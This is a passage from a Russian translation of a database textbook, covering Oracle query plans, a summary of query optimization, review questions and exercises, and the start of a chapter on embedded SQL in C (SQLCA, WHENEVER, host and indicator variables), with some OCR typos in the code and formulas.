Пример плана выполнения показан в листинге 20.9. Каждая строка этого плана соответствует одному этапу плана выполнения. В этом листинге для обозначения последовательности выполнения операций применяются отступы (следует отметить, что отдельно взятый столбец ID не позволяет показать такую последовательность выполнения).

Листинг 20.9. Результаты выполнения утилиты EXPLAIN PLAN

```
SQL> EXPLAIN PLAN
  2  SET STATEMENT_ID ='PB'
  3  FOR SELECT b.branchNo, b.city, propertyNo
  4  FROM Branch b, PropertyForRent p
```

```
  5  WHERE b.branchNo = p.branchNo
  6  ORDER BY b.city;
Explained.
SQL> SELECT ID||' '||PARENT_ID|| '  '||LPAD(' ', 2*(LEVEL -
1))||OPERATION||' '||OPTIONS||J
  2  '  '||OBJECT_NAME "Query Plan"
  3  FROM Plan_Table
  4  START WITH ID = 0 AND STATEMENT_ID = 'PB'
  5  CONNECT BY PRIOR ID = PARENT_ID AND STATEMENT_ID = 'PB';

Query Plan

0     SELECT STATEMENT
1 0     SORT ORDER BY
2 1       NESTED  LOOPS
3 2         TABLE ACCESS FULL PROPERTYFORRENT
4 2         TABLE ACCESS BY INDEX ROWID BRANCH
5 4           INDEX UNIQUE SCAN SYS_C007455

6 rows selected.
```

РЕЗЮМЕ

- Целью процедуры **выполнения** запроса является преобразование запроса, представленного на языке высокого уровня (как правило, на языке SQL), в корректную и эффективную стратегию его выполнения, представленную на языке низкого уровня (подобном реляционной алгебре), с последующим ее выполнением для выборки затребованных данных.
- Для одного и того же запроса, представленного на языке высокого уровня, существует множество эквивалентных преобразований. Поэтому в обязанности СУБД входит выбор такого варианта представления запроса, который позволяет минимизировать применение системных ресурсов. Эта задача носит название **оптимизации запросов.** Поскольку основная проблема заключается в сложности вычислительной обработки одновременно многих отношений, выбор стратегии обычно ограничивается поиском ближайшего оптимального решения.
- Существуют два основных метода оптимизации запросов, хотя на практике чаще всего используется некоторая их комбинация. Первый метод для упорядочивания выполняемых в запросе операций предусматривает применение эвристических правил. По второму методу сравнение показателей различных стратегий производится на основе их относительной стоимости, причем выбирается тот вариант, который позволяет минимизировать использование системных ресурсов.
- Процесс обработки запросов может быть разделен на четыре основные стадии: декомпозиция (состоящая из синтаксического анализа и оценки), оптимизация, выработка кода и выполнение. Первые три стадии могут осуществляться во время компиляции или выполнения процесса обработки запроса.
- В процессе декомпозиции запроса его текст на языке высокого уровня преобразуется в запрос на языке реляционной алгебры, который затем проверяется синтаксически и семантически. Основными стадиями процесса декомпозиции являются синтаксический анализ, нормализация, семантический анализ, упрощение и реструктуризация запроса. Для внутреннего представления преобразуемого запроса обычно используется дерево **реляционной** алгебры.

- В процессе оптимизации запроса правила преобразования применяются для преобразования одного выражения реляционной алгебры в другое, эквивалентное ему выражение, выполнение которого будет заведомо более эффективным. Правила преобразования включают правила каскадной выборки, коммутативности унарных операций, коммутативности тета-соединений (и декартовых произведений), коммутативности унарных операций и тета-соединений (и декартовых произведений), а также ассоциативности тета-соединений (и декартовых произведений).
- Эвристические правила включают рекомендации выполнения операций выборки и проекции на самых ранних этапах; комбинирования декартова произведения с последующей операцией выборки, предикат которой представляет собой условие соединения с преобразованием в операцию соединения; использование свойства ассоциативности бинарных операций для переупорядочивания лист-узлов таким образом, чтобы лист-узлы с наиболее ограничительными критериями выборки выполнялись первыми.
- Оценка стоимости операции выполняется на основе статистической информации, сохраняемой в системном каталоге. Типичный набор статистических показателей включает кардинальность каждого из базовых отношений; количество блоков, используемых для хранения отношения; количество уникальных значений для каждого из атрибутов; кардинальность выборки по каждому атрибуту; количество уровней каждого из многоуровневых индексов.
- Основными стратегиями реализации операций выборки являются линейный поиск (файл не отсортирован, индекс отсутствует), двоичный поиск (упорядоченный файл, индекс отсутствует), поиск по равенству хеш-ключу, поиск по равенству первичному ключу, поиск по неравенству первичному ключу, поиск по равенству значению кластеризующего (вторичного) индекса, поиск по равенству значению некластеризующего (вторичного) индекса и поиск по неравенству значению вторичного индекса типа B^+-Tree.
- Основными стратегиями реализации *операций соединения* являются соединение блоками с использованием вложенных циклов, индексированное соединение блоками с использованием вложенных циклов, соединение путем сортировки-слияния и соединение путем хеширования.
- При использовании технологии материализации результаты выполнения одной операции, прежде чем они станут доступными следующей операции, помещаются во временное отношение. Альтернативный подход носит название конвейерной обработки и предусматривает передачу результатов выполнения первой операции во вторую, без использования временного отношения, предназначенного для хранения промежуточных результатов. Это позволяет исключить затраты, необходимые для создания временных отношений и повторного считывания помещенных в них промежуточных результатов.
- Левосторонними называют такие деревья реляционной алгебры, в которых правое отношение каждой операции соединения всегда является базовой таблицей. Использование левосторонних деревьев дает некоторые преимущества — при сокращении анализируемого пространства поиска в процессе выбора оптимальной стратегии для оптимизатора запросов стало возможным использовать методы динамической обработки. Основной недостаток этого метода состоит в том, что из-за сокращения анализируемого пространства поиска многие возможные стратегии не рассматриваются, хотя стоимость некоторых из них может быть ниже, чем стоимость тех, которые будут выбраны при обработке линейных деревьев.

ВОПРОСЫ

20.1. В чем состоит назначение процедуры обработки запросов?

20.2. Чем отличается обработка запросов в реляционных системах от обработки запросов на низкоуровневых языках запросов, поддерживаемых сетевыми и иерархическими системами?

20.3. Каковы основные этапы процесса обработки запроса?

20.4. Назовите основные стадии этапа декомпозиции запроса.

20.5. В чем заключается различие между конъюнктивной и дизъюнктивной нормальными формами?

20.6. Как можно проверить семантическую корректность запроса?

20.7. Назовите правила преобразования запросов, которые могут применяться в следующих случаях:

a) для операций выборки;

b) для операций проекции;

c) для операций тета-соединения.

20.8. Назовите эвристические правила, которые должны применяться для повышения производительности обработки запросов.

20.9. Какие типы статистических сведений должна хранить СУБД, чтобы иметь возможность оценивать стоимость операций реляционной алгебры?

20.10. При каких обстоятельствах система будет вынуждена для выполнения операции выборки прибегнуть к стратегии линейного поиска?

20.11. Какие основные типы стратегий реализации операций соединения вам известны?

20.12. В чем заключается основное различие между методами материализации и конвейерной обработки?

20.13. Поясните различия между линейными и нелинейными деревьями реляционной алгебры. Приведите примеры.

20.14. Назовите преимущества и недостатки использования левосторонних деревьев.

УПРАЖНЕНИЯ

20.15. Определите стоимость каждой из трех стратегий, рассматривавшихся в примере 20.1, предположив, что в отношении Staff содержится 10 000 строк, в отношении Branch — 500 строк, в компании работают 500 менеджеров (по одному в каждом отделении компании), а в Лондоне имеется 10 отделений компании.

20.16. Используя схему приложения *Hotel,* приведенную в начале раздела "Упражнения" главы 3, определите, являются ли следующие запросы семантически правильными:

а)
```
SELECT r.type, r.price
FROM Room r, Hotel h
WHERE r.hotel_number = h.hotel_number AND h.hotel_name = 'Gr
osvenor Hotel' AND r.type > 100;
```

б)
```
SELECT g.guestNo, g.name
FROM Hotel h, Booking b, Guest g
WHERE h.hotelNo = b.hotelNo AND h.hotelName = 'Grosvenor Hot
l',
```

а)
```
SELECT r.roomNo, h.hotelNo
FROM Hotel h, Booking b, Room r
WHERE h.hotelNo = b.hotelNo AND h.hotelNo = 'H21' AND b.roomNo = r.roomNo AND
      type = 'S' AND b.hotelNo = 'H22';
```

20.17. **Вновь** обратившись к схеме приложения Hotel, сформируйте дерево реляционной алгебры для каждого из приведенных ниже запросов, после чего воспользуйтесь приведенными в разделе **20.3.2** эвристическими правилами и преобразуйте эти запросы в более эффективную форму.

а)
```
SELECT r.roomNo, r.type, r.price
FROM Room r, Booking b, Hotel h
WHERE r.roomNo = b.roomNo AND b.hotelNo = h.hotelNo AND
      h.hotelName = 'Grosvenor Hotel' AND r.price > 100;
```

б)
```
SELECT g.guestNo, g.guestName
FROM Room r, Hotel h, Booking b, Guest g
WHERE h.hotelNo = b.hotelNo AND g.guestNo = b.guestNo AND
      h.hotelNo = r.hotelNo AND
      h.hotelName = 'Grosvenor Hotel' AND dateFrom >=
      '1-Jan-01' AND dateTo <= '31-Dec-01';
```

Опишите каждый этап обработки и укажите все правила преобразования, которые используются в этом процессе.

20.18. **Примем** в отношении схемы базы данных приложения *Hotel* следующие предположения:

- для первичного ключа roomNo/hotelNo отношения Room имеется индекс хеширования, свободный от переполнений;
- для отношения Room существует кластерный индекс по атрибуту hotelNo, являющемуся внешним ключом этого отношения;
- по атрибуту price отношения Room создан индекс типа B+-Tree;
- отношение **Room** имеет вторичный индекс по атрибуту type;
- в каталоге СУБД хранятся статистические данные, приведенные в табл. **20.10.**

Таблица 20.10. Статистические данные, хранящиеся в системном каталоге

Данные в системном каталоге	
$nTuples(Room) = 10000$	$bFactor(Room) = 200$
$nTuples(Hotel) = 50$	$bFactor(Hotel) = 40$
$nTuples(Booking) = 100000$	$bFactor(Booking) = 60$
$nDistinct_{hotelNo}(Room) = 50$	
$nDistinct_{type}(Room) = 10$	
$nDistinct_{price}(Room) = 500$	
$min_{price}(Room) = 200$	$max_{price}(Room) = 50$
$nLevels_{hotelNo}(I) = 2$	
$nLevels_{price}(I) = 2$	$nLfBlocks_{price}(I) = 50$

а) Вычислите ожидаемую кардинальность и минимальную стоимость каждой из следующих операций выборки:

- S1 — $\sigma_{roomNo=1 \wedge hotelNo=H1}(Room)$;
- S2 — $\sigma_{type='D'}(Room)$;

- S3 — $\sigma_{hotelNo=H2}(Room)$;
- S4 — $CT_{price>1(30}(Room)$;
- S5 — $\sigma_{type='S' \wedge hotelNo=H3}(Room)$;
- S6 — $m_{type='S' \vee price < 100}(Room)$.

б) Вычислите ожидаемую кардинальность и минимальную стоимость каждой из следующих операций соединения:

m J1 — Hotel $><_{hotelNo}$ Room;

- J2 — Hotel $\triangleright\!\triangleleft_{hotelNo}$ Booking;
- J3 — Room $\triangleright\!\triangleleft_{roomNo}$ Booking;
- J4 — Room $\triangleright\!\triangleleft$ hoteiNo Hotel;
- J5 — Booking $X_{hotelNo}$ Hotel;
- J6 — Booking $\triangleright\!\triangleleft_{roomNo}$ Room.

в) Вычислите ожидаемую кардинальность и минимальную стоимость каждой из следующих операций проекции:

- P1 — $\Pi_{hotelNo}(Hotel)$;
- P2 — $\Pi_{hotelNo}(Room)$;
- P3 — $\Pi_{price}(Room)$;
- P4 ~ $\Pi_{type}(Room)$;
- P5 — $\Pi_{hotelNo,\ price}(Room)$.

20.19. Модифицируйте представленные **в разделе 20.4.3 алгоритмы соединения блоками с использованием вложенных циклов и индексированного соединения блоками с использованием вложенных циклов, чтобы организовать считывание при** каждом **обращении сразу** (nBuffer-2) **блоков внешнего отношения R вместо одного блока.**

Глава 21

ВНЕДРЕНИЕ ОПЕРАТОРОВ SQL В ПРИКЛАДНЫЕ ПРОГРАММЫ

В ЭТОЙ ГЛАВЕ...

- Способы внедрения операторов SQL в программы на языках высокого уровня.
- Различия между статическими и динамическими внедренными операторами SQL.
- Способы создания программ, в которых используются статические внедренные операторы SQL.
- Способы создания программ, в которых используются динамические внедренные операторы SQL.
- Области применения интерфейса ODBC (Open Database Connectivity — открытый интерфейс доступа к базам данных), который фактически признан промышленным стандартом.

В главах 5 и 6 подробно рассматривался SQL (Structured Query Language — язык структурированных запросов), в частности средства манипулирования данными и определения данных, предусмотренные в этом языке. В разделе 5.1.1 было указано, что в стандарте SQL, принятом в 1992 году, отсутствуют некоторые вычислительные средства, которые позволяли бы использовать этот язык в качестве полноценного языка программирования: он не включает такие команды управления ходом выполнения, как IF. . .THEN. . .ELSE, GO TO или DO. . .WHILE. Для преодоления этого недостатка и предоставления дополнительных возможностей при разработке программ в стандарте SQL разрешено внедрять операторы этого языка в программы на процедурных языках высокого уровня, а также предусмотрена возможность вводить и выполнять операторы SQL интерактивно на терминале. Если применяется метод внедрения, то управление ходом выполнения может осуществляться с помощью структур, предусмотренных в соответствующем языке программирования высокого уровня, который принято называть *базовым языком*. Во многих случаях операторы языка SQL остаются неизменными, кроме оператора SELECT, который в большей степени подвержен изменениям в случае его внедрения в программу на языке высокого уровня.

На практике существуют два различных способа использования языка SQL в программах.

- *Внедрение операторов SQL*. Отдельные операторы SQL внедряются непосредственно в исходный текст программы и чередуются с операторами базового языка. Этот подход позволяет создавать программы, обращающиеся непосредственно к базе данных. Специальные программы-предкомпиляторы преобразуют исходный текст с целью замены операторов SQL соответст-

вующими вызовами процедур СУБД. Затем исходный текст программы компилируется и связывается обычным способом. Стандарт ISO предусматривает обязательную поддержку внедренных операторов SQL для языков программирования ADA, C, COBOL, Fortran, MUMPS, Pascal и PL/1.

- *Использование программного интерфейса приложения (API — Application Programming Interface).* Альтернативный вариант состоит в предоставлении программисту стандартного набора функций, к которым можно обращаться из создаваемых им программ. API-интерфейс предоставляет тот же набор функциональных возможностей, что и при использовании встроенных операторов, но при этом устраняется необходимость предкомпиляции исходного текста. Кроме того, некоторые разработчики указывают, что в этом случае используется более понятный интерфейс и созданный программный текст более удобен с точки зрения его сопровождения. Одним из наиболее широко известных API-интерфейсов является ODBC (Open Database Connectivity — открытый интерфейс доступа к базам данных).

Большинство существующих СУБД (включая Oracle, INGRES, Informix и DB2) предоставляет тот или иной вариант внедрения операторов языка SQL. Кроме того, СУБД Oracle предоставляет и соответствующие API-интерфейсы; в СУБД Access предусмотрен только один API-интерфейс (ADO — ActiveX Data Objects), который представляет собой надстройку над интерфейсом ODBC.

Структура данной главы

Существуют два основных типа внедренных операторов SQL: статические внедренные операторы SQL, которые характеризуются тем, что весь оператор SQL должен быть известен во время разработки программы, и динамические внедренные операторы SQL, которые позволяют задавать весь оператор SQL или его часть во время выполнения программы. Динамические операторы SQL обеспечивают большие возможности и позволяют создавать программное обеспечение, имеющее более широкую область применения. Статические внедренные операторы SQL рассматриваются в разделе 21.1, а динамические внедренные операторы SQL — в разделе 21.2. В разделе 21.3 описан интерфейс ODBC, который фактически признан в качестве промышленного стандарта, предназначенного для доступа к разнородным базам данных SQL.

Как обычно, описание возможностей внедренных операторов SQL иллюстрируется на примерах, разработанных на основе учебного проекта *DreamHome*, который описан в разделе 10.4 и в приложении А. Для описания формата операторов SQL в этой главе используется система обозначений, которая определена в разделе 5.2.

21.1. Внедренные операторы SQL

В этом разделе в основном описаны статические внедренные операторы SQL, а в качестве конкретного примера рассматриваются операторы языка SQL, внедренные в программу на языке программирования С, которые применяются в СУБД Oracle 8. В конце данного раздела описаны различия между внедренными операторами SQL, применяемыми в СУБД Oracle и предусмотренными стандартом ISO.

21.1.1. Внедрение простых операторов SQL

Самым простым типом внедренных операторов SQL являются те, которые не создают никаких возвращаемых результатов запроса, т.е. отличные от оператора SELECT. Это может быть оператор INSERT, UPDATE, DELETE или CREATE TABLE (последний используется в следующем примере).

Пример 21.1. Внедрение оператора CREATE TABLE

Создать таблицу viewing.

Таблица Viewing может быть создана интерактивно, путем ввода в СУБД **Oracle** следующего оператора SQL:

```
CREATE TABLE Viewing (propertyNo    VARCHAR2(5)    NOT NULL,
                      clientNo      VARCHAR2(5)    NOT NULL,
                      viewDate      DATE           NOT NULL,
                      comments      VARCHAR2(40));
```

Однако для ее создания можно воспользоваться и программой на языке С, текст которой приведен в листинге 21.1.

Листинг 21.1. Внедрение оператора SQL, предназначенного для создания таблицы Viewing, в программу на языке С

```
/* Программа создания таблицы Viewing */
#include <stdio.h>
#include <stdlib.h>
EXEC SQL INCLUDE sqlca;
main()
{
    EXEC SQL BEGIN DECLARE SECTION;
        char *username = "Manager/Manager";
        char *connectString = "DreamHome";
    EXEC SQL END DECLARE SECTION;
/* Подключиться к базе данных */
    EXEC SQL CONNECT :username USING :connectString;
    if (sqlca.sqlcode < 0) exit(-1);

/* Вывести сообщение для пользователя и создать таблицу */
    printf("Creating VIEWING table\n");
    EXEC SQL CREATE TABLE Viewing (propertyNo VARCHAR2(5) NOT NULL,
                                   clientNo   VARCHAR2(5) NOT NULL,
                                   viewDate   DATE        NOT NULL,
                                   comments   VARCHAR2(40));
    if (sqlca.sqlcode >= 0}    /* Проверить результаты выполнения */
        printf("Creation successful\n");
    else
        printf("Creation unsuccessful\n");

/* Зафиксировать транзакцию и отключиться от базы данных */
    EXEC SQL COMMIT WORK RELEASE;
}
```

Это самый простой пример программы с внедренными операторами SQL, но его вполне достаточно, чтобы продемонстрировать некоторые основные концепции.

- Внедренные операторы SQL начинаются со специального идентификатора, в качестве которого обычно используются ключевые слова EXEC SQL, как и определено в стандарте ISO (в среде MUMPS — это '@SQL'). Эти ключевые слова указывают предкомпилятору на начало очередного оператора, являющегося внедренным оператором **SQL.**

- Внедренные операторы SQL заканчиваются обозначением конца, конкретный вид которого зависит от базового языка. В языках Ada, C и PL/1 в качестве обозначения конца используется точка запятой (;). В языке COBOL роль обозначения конца играет ключевое слово 'END-EXEC'. В языке Fortran внедренные операторы заканчиваются при завершении текста строки и при отсутствии строк продолжения.
- Внедренные операторы SQL могут занимать более одной строки. Для указания на наличие строки продолжения используются символы продолжения оператора базового языка.
- Внедренные операторы SQL могут использоваться в любом месте, где допускается использование выполняемых операторов базового языка.
- В данном примере все внедренные операторы (CONNECT, CREATE TABLE, COMMIT и DISCONNECT) имеют точно такой же вид, как и при их интерактивном использовании.

В СУБД Oracle предусмотрено, что за оператором определения данных не обязательно должен следовать оператор COMMIT, поскольку при обработке операторов DDL оператор COMMIT выдается автоматически до и после их выполнения. Поэтому оператор COMMIT в этом примере программы (см. листинг 21.1) вполне может быть исключен. Кроме того, опция RELEASE, предусмотренная в этом операторе COMMIT, вызывает освобождение системой всех ресурсов Oracle, таких как блокировки и курсоры, а также отключение от базы данных.

21.1.2. Область связи с SQL (SQLCA)

Различные СУБД для передачи прикладной программе информации об ошибках времени выполнения используют область связи SQL (SQL Communication Area — SQLCA). Область SQLCA представляет собой структуру данных, содержащую переменные с информацией об ошибках и индикаторы состояния. Прикладная программа может анализировать поля области SQLCA с целью определения того, успешно ли завершено выполнение каждого оператора SQL или возник какой-то сбой. В листинге 21.2 приведено определение области SQLCA для СУБД Oracle. Для того чтобы иметь возможность работать с областью SQLCA, необходимо поместить в начало программы следующий оператор:

```
EXEC SQL INCLUDE sqlca;
```

Этот оператор указывает предкомпилятору на необходимость включить в программу структуру данных SQLCA. Наиболее важной частью этой структуры является переменная SQLCODE, которая может использоваться для контроля за возникновением ошибок. СУБД помещает в переменную SQLCODE различные значения, которые имеют следующий смысл.

- Нулевое значение переменной SQLCODE указывает, что выполнение оператора завершилось успешно (хотя при этом в структуру sqlwarn могут быть помещены некоторые предупреждающие сообщения).
- Отрицательное значение переменной SQLCODE указывает на возникновение ошибки. При этом само значение переменной SQLCODE указывает на тип ошибки, имевшей место.
- Положительное значение переменной SQLCODE указывает, что оператор был успешно выполнен, однако имеет место некоторая исключительная ситуация, например оператор SELECT больше не возвращает ни одной строки (подробнее об этом описано ниже).

В примере 21.1 выполнялась проверка на наличие в переменной SQLCODE отрицательного значения (sqlca.sqlcode < 0), что свидетельствовало бы о неудачном завершении операторов CONNECT и CREATE TABLE.

Листинг 21.2. Формат области связи с SQL (SQLCA)

```
/*
Наименование
    SQLCA (SQL Communications Area - область связи SQL).
Назначение
    Не содержит кода. СУБД Oracle вводит в область SQLCA информацию
    о состоянии во время выполнения оператора SQL.
*/
struct sqlca{
  char    sqlcaid[8];            /* Строковая константа "SQLCA" */
  long    sqlcabc;               /* Длина структуры SQLCA */
  long    sqlcode;               /* Код возврата SQL */
  struct{
      short   sqlerrml;          /* Длина сообщения об ошибке */
      char    sqlerrmc[70];      /* Текст сообщения об ошибке */
  } sqlerrm;
  char  sqlerrp[8]; /* Зарезервировано для использования в будущем */
  long  sqlerrd[6]; /* sqlerrd[2] - количество обработанных строк */
  char  sqlwarn[8];
/* sqlwarn[0] содержит "W" при наличии предупреждающего сообщения */
/* sqlwarn[1] содержит "W", если символьная строка усечена */
/* sqlwarn[2] содержит "W", если в области применения агрегирующих
   функций удалены значения NULL */
/* sqlwarn[3] содержит "W" при несоответствии между столбцами и
   переменными базового языка */
/* sqlwarn[4] содержит "W" при подготовке к выполнению оператора
   UPDATE/DELETE без конструкции WHERE */
/* sqlwarn[5] содержит "W" при возникновении ошибки компиляции
   PL/SQL */
/* sqlwarn[6] больше не используется */
/* sqlwarn[7] больше не используется */
  char  sqlext [8]; /* Зарезервировано для использования в будущем */
};
```

Оператор WHENEVER

Ошибка может иметь место при выполнении любого внедренного оператора SQL. Вполне очевидно, что проверка результатов завершения каждого из внедренных в программу операторов SQL — достаточно трудоемкая задача, поэтому предкомпилятор Oracle предоставляет альтернативный механизм упрощенной обработки ошибок. Оператор WHENEVER является директивой предкомпилятора, требующей от него автоматически вырабатывать код обработки ошибок после выполнения каждого из внедренных в программу операторов SQL. Оператор WHENEVER имеет следующий формат:

```
EXEC SQL WHENEVER <condition> <action>
```

Оператор WHENEVER включает сведения о некотором условии (параметр condition) и о действии, которое должно быть выполнено при возникновении данного условия (параметр action). Такое действие может предусматривать продолжение выполнения программы со следующего оператора, вызов процедуры, переход к оператору, обозначенному меткой, или останов программы. Параметр condition может иметь одно из следующих значений.

- Значение SQLERROR указывает предкомпилятору на необходимость выработать код обработки ошибок (SQLCODE < 0).
- Значение SQLWARNING указывает предкомпилятору на необходимость выработать код обработки предупреждающих сообщений (SQLCODE > 0).
- Значение NOT FOUND указывает предкомпилятору на необходимость выработать код обработки конкретного предупреждающего сообщения о том, что операция выборки данных не обнаружила ни одной записи.

Параметр action может иметь следующие значения.

- Значение CONTINUE указывает на необходимость игнорировать возникновение условия и перейти к выполнению следующего оператора.
- Значение DO применяется для передачи управления в процедуру обработки ошибок. После достижения конца этой процедуры управление передается оператору, который следует за оператором SQL, где произошла ошибка (если только процедура обработки ошибок не завершит выполнение программы).
- Значение DO BREAK, которое фактически помещает в программу оператор break. Это значение может применяться в цикле для выхода из этого цикла.
- Значение DO CONTINUE, которое фактически помещает в текст программы оператор continue. Это значение может применяться в цикле для завершения текущей итерации и перехода на следующую итерацию цикла.
- Значение GOTO *label* указывает на необходимость передать управление на оператор, обозначенный меткой *label*.
- Значение STOP предусматривает откат всех незафиксированных данных и завершение работы программы.

Например, пусть в некоторой программе содержатся такие операторы языка SQL:

```
EXEC SQL WHENEVER SQLERROR GOTO error1;
EXEC SQL INSERT INTO Viewing VALUES ('CR76', 'PA14', '12-May-2001',
     'Not enough space');
EXEC SQL INSERT INTO Viewing VALUES ('CR77', 'PA14', '13-May-2001',
     'Quite like it');
```

Предкомпилятор языка SQL преобразует их следующим образом:

```
EXEC SQL INSERT INTO Viewing VALUES ('CR76', 'PA14', '12-May-2001',
     'Not enough space');
if (sqlca.sqlcode < 0} goto error1;
EXEC SQL INSERT INTO Viewing VALUES ('CR77', 'PA14', '12-May-2001',
     'Quite like it');
if (sqlca.sqlcode < 0} goto error1;
```

21.1.3. Переменные базового языка

Переменными базового языка являются переменные программы, объявленные средствами базового языка. Они могут представлять собой отдельную переменную или структуру. Переменные базового языка используются во внедренных

операторах SQL для прямой и обратной передачи информации из базы данных в программу. Кроме того, они могут использоваться в тексте конструкции WHERE оператора SELECT. Эти переменные фактически могут применяться во всех тех случаях, где допускается применение констант. Однако они не могут использоваться для представления объектов базы данных, таких, например, как имена таблиц или имена столбцов.

При использовании переменной базового языка во внедренном операторе SQL необходимо перед именем этой переменной поместить символ двоеточия (:). Например, предположим, что в программе определена переменная с именем increment, содержащая сумму, на которую необходимо увеличить годовую заработную плату сотрудника с табельным номером 'SL21'. В этом случае требуемое увеличение заработной платы можно выполнить с помощью следующего оператора SQL:

```
EXEC SQL UPDATE Staff SET salary = salary + :increment
         WHERE staffNo = 'SL21';
```

Переменные базового языка должны быть объявлены в среде SQL аналогично тому, как они объявляются согласно синтаксису базового языка. Все переменные базового языка в среде SQL должны объявляться в пределах блока BEGIN DECLARE SECTION ... END DECLARE SECTION. Этот блок следует размещать ДО того, как любая из переменных будет использована во внедренном операторе SQL. Так, в приведенном выше примере следовало бы разместить в некоторой точке программы, расположенной до первого использования указанной переменной базового языка, следующее ее объявление:

```
EXEC SQL BEGIN DECLARE SECTION;
    float increment;
EXEC SQL END DECLARE SECTION;
```

Переменные базового языка должны иметь тип, совместимый с тем значением SQL, которое они представляют. Сведения о совместимости основных типов данных SQL СУБД Oracle (см. раздел 8.2.3) и соответствующих типов данных языка С приведены в табл. 21.1. Но фактически форматы внутреннего представления данных могут зависеть от конкретных версий программных продуктов, поэтому задача создания переносимых программ с внедренными операторами SQL является весьма сложной. Отметим также, что типы данных языка С для символьных строк требуют использования дополнительного байта, необходимого для размещения нулевого символа, обязательного в строковых типах языка С.

Таблица 21.1. Соответствие типов данных СУБД Oracle и языка С

Типы данных SQL в СУБД Oracle	Типы данных языка С
char(n), varchar(n)	char[n + 1]
integer1, integer2, smallint	short
integer	int
integer	long
float4	float
float	double
date	char[26]
money	double

Индикаторные переменные

Большинство языков программирования не поддерживает неизвестные или отсутствующие значения, представленные в реляционной модели значением NULL (см, раздел 3.3.1). Это может стать серьезной проблемой в тех случаях, когда значение NULL должно быть помещено в таблицу данных или выбрано из нее. Для решения этой проблемы механизм поддержки внедренных операторов SQL предусматривает применение специальных *индикаторных переменных.* Каждая переменная базового языка имеет связанную с ней индикаторную переменную, значение которой может быть присвоено или проверено в программе. Различные значения в индикаторных переменных имеют следующий смысл.

- Нулевое значение индикаторной переменной означает, что связанная с ней переменная базового языка содержит допустимое значение.
- Значение индикаторной переменной, равное -1, означает, что в связанной с ней переменной базового языка предполагается наличие значения NULL. Фактическое содержимое базовой переменной игнорируется,
- Положительное значение индикаторной переменной означает, что связанная с ней переменная базового языка содержит допустимое значение, которое могло быть округлено или усечено (т.е. размеры переменной базового языка недостаточны для размещения полного возвращаемого значения).

Во внедренных операторах имя индикаторной переменной указывается непосредственно после имени связанной с ней переменной базового языка, отделяемого от последнего символом двоеточия (:). Например, чтобы присвоить значение NULL полю столбца Address в строке с номером владельца недвижимости 'CO21', можно применить следующий фрагмент кода:

```
EXEC SQL BEGIN DECLARE SECTION;
   char address[51];
   short addressInd;
EXEC SQL END DECLARE SECTION;
   addressInd = -1;
EXEC SQL UPDATE PrivateOwner SET address = :address:addressInd
   WHERE ownerNo = 'CO21';
```

Индикаторная переменная представляет собой двухбайтовую целочисленную переменную, поэтому в блоке BEGIN DECLARE SECTION переменная addressInd объявляется с типом short. В программе переменной addressInd присваивается значение -1 для указания на то, что связанная с ней переменная базового языка (address) должна рассматриваться как содержащая значение NULL. Затем индикаторная переменная помещается в операторе UPDATE непосредственно за переменной базового языка address. В СУБД Oracle индикаторной переменной может дополнительно предшествовать ключевое слово INDICATOR для удобства чтения программы.

Если при выборке данных из базы есть вероятность того, что столбец в результатах запроса будет содержать значения NULL, то для этого столбца следует обязательно использовать индикаторную переменную. В противном случае СУБД активизирует ошибку и присвоит переменной SQLCODE соответствующее отрицательное значение.

21.1.4. Выборка данных с использованием внедренных операторов SQL и курсоров

В разделе 21.1.1 рассматривались простые внедренные операторы SQL, при выполнении которых не возвращается результирующий набор данных. Внедренные операторы могут также служить для выборки данных с помощью оператора

SELECT, но в этом случае ситуация усложняется, если результирующий набор содержит больше одной строки. Противоречие в данном случае заключается в том, что операторы большинства языков программирования высокого уровня работают только с отдельными элементами данных или с отдельными структурами данных, представляющими строку в целом, тогда как оператор языка SQL способен работать с произвольным количеством строк данных. Такое различие между языками называется *несогласованностью типов данных* (см. раздел 24.2). Для преодоления такой несогласованности в языке SQL предусмотрен специальный механизм, позволяющий связывать переменные базового языка с отдельными строками результирующего набора данных, которые возвращаются по одной при каждом последовательном обращении. По этой причине все запросы в языке SQL подразделяются на две группы:

- *однострочные запросы,* при выполнении которых результирующий набор данных содержит не больше одной строки;
- *многострочные запросы,* результаты выполнения которых могут состоять из произвольного количества строк (нуля, одной или больше).

Однострочные запросы

Язык SQL для реализации внедренных однострочных запросов предусматривает использование специального оператора *единичной выборки,* формат которого не отличается от формата оператора SELECT, рассмотренного в разделе 5.3, за исключением дополнительной конструкции INTO, предназначенной для указания имен переменных базового языка, в которые следует поместить результаты запроса. Конструкция INTO должна следовать непосредственно за списком полей оператора SELECT. Между выражениями в списке SELECT и переменными базового языка в конструкции INTO должно существовать взаимно однозначное соответствие. Например, для выборки сведений о владельце недвижимости с номером 'CO21' можно использовать следующий оператор:

```
EXEC SQL SELECT fName, lName, address
         INTO :firstName, :lastName, :address :addressInd
         FROM PrivateOwner
         WHERE ownerNo = 'CO21';
```

В этом примере значение столбца fName будет помещено в переменную базового языка firstName, значение столбца IName — в переменную lastName, значение столбца address — в переменную address (вместе с индикатором значения NULL, для которого используется переменная addressInd). Как указано выше, все упоминаемые в данном операторе переменные базового языка должны быть объявлены заранее, в блоке BEGIN DECLARE SECTION.

Если выполнение оператора единичной выборки завершается успешно, СУБД устанавливает значение переменной SQLCODE равным нулю. Если указанным в конструкции WHERE требованиям не удовлетворяет ни одна из строк базы данных, переменной SQLCODE присваивается значение NOT FOUND. Если при выполнении оператора возникнет ошибка, или указанному в конструкции WHERE условию удовлетворяет несколько строк, или значение NULL будет обнаружено в столбце, для которого не указана индикаторная переменная, СУБД поместит в переменную SQLCODE некоторое отрицательное число, значение которого зависит ог типа возникшей ошибочной ситуации. Все приведенные выше замечания, касающиеся переменных базового языка, индикаторных переменных и операторов единичной выборки, проиллюстрированы в следующем примере.

Пример 21.2. Использование однострочных запросов

Напишите программу, которая будет запрашивать у пользователя номер владельца недвижимости, а затем выводить данные о его имени и адресе.

Текст соответствующей программы представлен в листинге 21.3. В данном случае выполняемый запрос является однострочным, поскольку пользователю предлагается ввести номер владельца недвижимости. Затем требуемые данные выбираются из таблицы PrivateOwner и выполняется проверка успешности завершения этой операции. Далее выбранная информация выводится на печать. При выборке данных использовалась индикаторная переменная для столбца address, поскольку в нем могут содержаться значения NULL.

Листинг 21.3. Текст программы с однострочным запросом

```
/* Программа для вывода данных из таблицы PrivateOwner */
tfinclu.de<stdio.h>
#include <stdlib.h>
EXEC SQL INCLUDE sqlca?
main()
{
      EXEC SQL BEGIN DECLARE SECTION;
          char ownerNo[6];     /* Введенный номер владельца объекта
                                  недвижимости */
